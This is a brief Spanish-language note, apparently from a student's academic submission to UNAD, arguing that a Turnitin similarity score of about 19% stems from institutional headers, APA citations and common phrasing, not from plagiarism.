Nota. El análisis realizado con la herramienta Turnitin muestra un porcentaje de similitud cercano al 19 %, se considera que este valor no indica falta de originalidad, sino que se debe principalmente a coincidencias con títulos institucionales, encabezados y formatos propios de la UNAD, los cuales son elementos estándar y obligatorios en la presentación de trabajos académicos, además, parte de las coincidencias corresponde a citas y textos referenciados correctamente conforme a las normas APA, así como a expresiones comunes y referencias bibliográficas, todos ellos permitidos dentro de los estándares académicos, por lo cual, se considera respetuosamente que el documento mantiene un nivel adecuado de originalidad y cumple con los criterios de integridad académica.